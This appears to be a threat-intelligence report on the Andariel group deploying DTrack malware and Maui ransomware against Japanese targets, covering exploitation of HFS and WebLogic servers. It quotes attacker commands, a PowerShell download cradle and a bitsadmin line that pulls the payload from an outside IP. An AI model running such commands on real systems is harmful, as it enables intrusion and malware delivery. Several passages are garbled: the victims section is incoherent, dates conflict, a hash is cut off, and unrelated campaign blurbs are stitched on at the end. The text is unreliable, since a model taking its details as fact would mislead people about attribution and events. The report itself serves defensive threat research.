

Andariel deploys DTrack and Maui ransomware

APT REPORTS

09 AUG 2022

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


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[DTrack malware](#)



On July 2021, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) released a report titled “Actors Unleashed: Stairwell, a Ransomware Group’s Effective Attribution”.

We extend their “first seen” date from the reported May 2021 to April 15th 2021, and the geolocation of the target, to Japan. Because the malware in this early incident was compiled on April 15th, 2021, and compilation dates are the same for all known samples, this incident is possibly the first ever involving the Maui ransomware.

While CISA provides no useful information in its report to attribute the ransomware to a North Korean actor, we determined that approximately ten hours prior to deploying Maui to the initial target system, the group deployed a variant of the well-known DTrack malware to the target, preceded by 3proxy months earlier. This data point, along with others, should openly help solidify the attribution to the Korean-speaking APT Andariel, also known as Silent Chollima and Stonefly, with low to medium confidence.

Background

We observed the following timeline of detections from an initial target system:

- 2020-12-25 Suspicious 3proxy tool
- 2021-04-15 DTrack malware

File name %appdata%\microsoft\mmc\dwem.cert

This DTrack module is very similar to the EventTracker module of DTrack, which was previously reported to our Threat Intelligence customers. In one victim system, we discovered that a well-known simple HTTP server, [HFS7](#), had deployed the malware above. After an unknown exploit was used on a vulnerable HFS server and “whoami” was executed, the Powershell command below was executed to fetch an additional Powershell script from the remote server:

```
C:\windows\system32\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).Downl
```

The mini.ps1 script is responsible for downloading and executing the above DTrack malware via bitsadmin.exe:

```
bitsadmin.exe /transfer myJob /download /priority high  
"hxxp://145.232.235[.]222/usr/users/dwem.cert" "%appdata%\microsoft\mmc\dwem.cert"
```

The other victim operated a vulnerable Weblogic server. According to our telemetry, the actor compromised this server via the CVE-2017-10271 exploit. We saw Andariel abuse identical exploits and compromise WebLogic servers in mid-2019, and previously reported this activity to our Threat Intelligence customers. In this case, the exploited server executes the Powershell command to fetch the additional script. The fetched script is capable of downloading a Powershell script from the server we mentioned above (hxxp://145.232.235.222/usr/users/dwem.cert) and then executing it. This activity was abused by the actor in mid-2020.

Victims

The July 2020 attack, with the operation of the Japanese victims for DTrack ransomware. Our research company financial services

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Attribution

According to the Kaspersky Threat Attribution Engine (KTAE), the DTrack malware from the victim contains a high degree of code similarity (84%) with previously known DTrack malware.

Also, we discovered that the DTrack malware (MD5 739812e2ae1327a94e441719b885bd19) employs the same shellcode loader as “Backdoor.Prefr” malware (MD5

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Beyond expansion

Kaspersky Lab has announced a new campaign activity: the first stage of the "Operation Africa, part 1" campaign.

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Kaspersky Lab has announced a new campaign using CloakBot malware. The campaign APT27 targets Russian entities.



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